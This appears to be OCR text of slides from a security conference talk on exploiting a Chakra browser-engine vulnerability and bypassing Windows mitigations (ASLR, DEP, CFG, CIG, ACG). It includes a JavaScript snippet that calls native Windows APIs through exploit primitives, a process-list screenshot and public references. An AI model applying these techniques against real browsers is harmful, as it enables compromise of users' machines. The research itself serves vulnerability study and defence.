
- Example
  - No need of shellcode
  - Just like C code

```
function CoInitialize(pvReserved)
{
    if ((typeof CoInitialize_function_address)==“undefined”)
    {
        if((typeof ole32_module_address)==“undefined”)
            ole32_module_address = LoadLibrary(“ole32.dll”);
        CoInitialize_function_address = GetProcAddress(ole32_module_address, “CoInitialize”);
    }
    return call_api_function(CoInitialize_function_address, [pvReserved]);
}
```

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Exploit


This PC
tools
cmd
Process Explorer - Sysinternals: www.sysinternals.com [DESKTO...
File Options View Process Find Users Help
Process CPU Private Bytes Working Set PID
Registry 3,024 K 18,924 K 88
System Idle Process 37.02 56 K 8 K 0
System 1.06 188 K 48 K 4
Interrupts 1.75 0 K 0 K n/a Ha
smss.exe 584 K 336 K 308
Memory Compression 196 K 13,332 K 1552
csrss.exe < 0.01 1,664 K 4,120 K 436
wininit.exe 1,568 K 4,840 K 512
services.exe 5,056 K 7,920 K 644
svchost.exe 992 K 2,992 K 760 Ho
svchost.exe 0.01 9,744 K 24,612 K 836 Ho
WmiPrvSE.exe 6,684 K 14,836 K 3876
WmiPrvSE.exe 11,528 K 16,984 K 4720
ShellExperienceHost.exe Susp... 27,528 K 84,400 K 5576 Wi
SearchUI.exe Susp... 54,120 K 74,896 K 5756 Se
RuntimeBroker.exe 5,260 K 23,008 K 5780 Ru
RuntimeBroker.exe 5,484 K 24,012 K 6068 Ru
smartscreen.exe 15,980 K 25,556 K 4800 Wi
ApplicationFrameHost.exe 5,524 K 26,708 K 6256 Ap
HxTsr.exe Susp... 6,668 K 28,796 K 6280 Mi
RuntimeBroker.exe 1,576 K 7,492 K 1436 Ru
dllhost.exe 4,048 K 13,080 K 448 CO
FlashUtil_ActiveX.exe 5,232 K 19,368 K 7900 Ad
Microsoft.Photos.exe Susp... 16,884 K 40,164 K 6304
RuntimeBroker.exe 7,500 K 28,336 K 7144 Ru
SppExtComObj.Exe 1,992 K 8,792 K 6884
svchost.exe 0.04 6,432 K 12,516 K 892 Ho
svchost.exe 2,352 K 6,532 K 940 Ho
svchost.exe 1,988 K 6,652 K 376 Ho
svchost.exe 0.02 10,248 K 18,916 K 572 Ho
svchost.exe 2,324 K 9,580 K 1072 Ho
svchost.exe 2,036 K 11,660 K 1080 Ho
svchost.exe 0.03 17,152 K 16,596 K 1180 Ho
svchost.exe < 0.01 6,324 K 14,388 K 1204 Ho
taskhostw.exe 11,884 K 23,156 K 4996 Ho
procexp64.exe
CPU Usage: 51.82% Commit Charge: 11.73% Processes: 116 Physical Usage: 18.88%
9:18 PM
3/11/2018

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Q&A

- Reference
  - https://cansecwest.com/slides/2017/CSW2017_Weston-Miller_Mitigating_Native_Remote_Code_Execution.pdf
  - https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/#FwHsB8hclVhlOq9Q.97
  - https://googleprojectzero.blogspot.com/2018/05/bypassing-mitigations-by-attacking-jit.html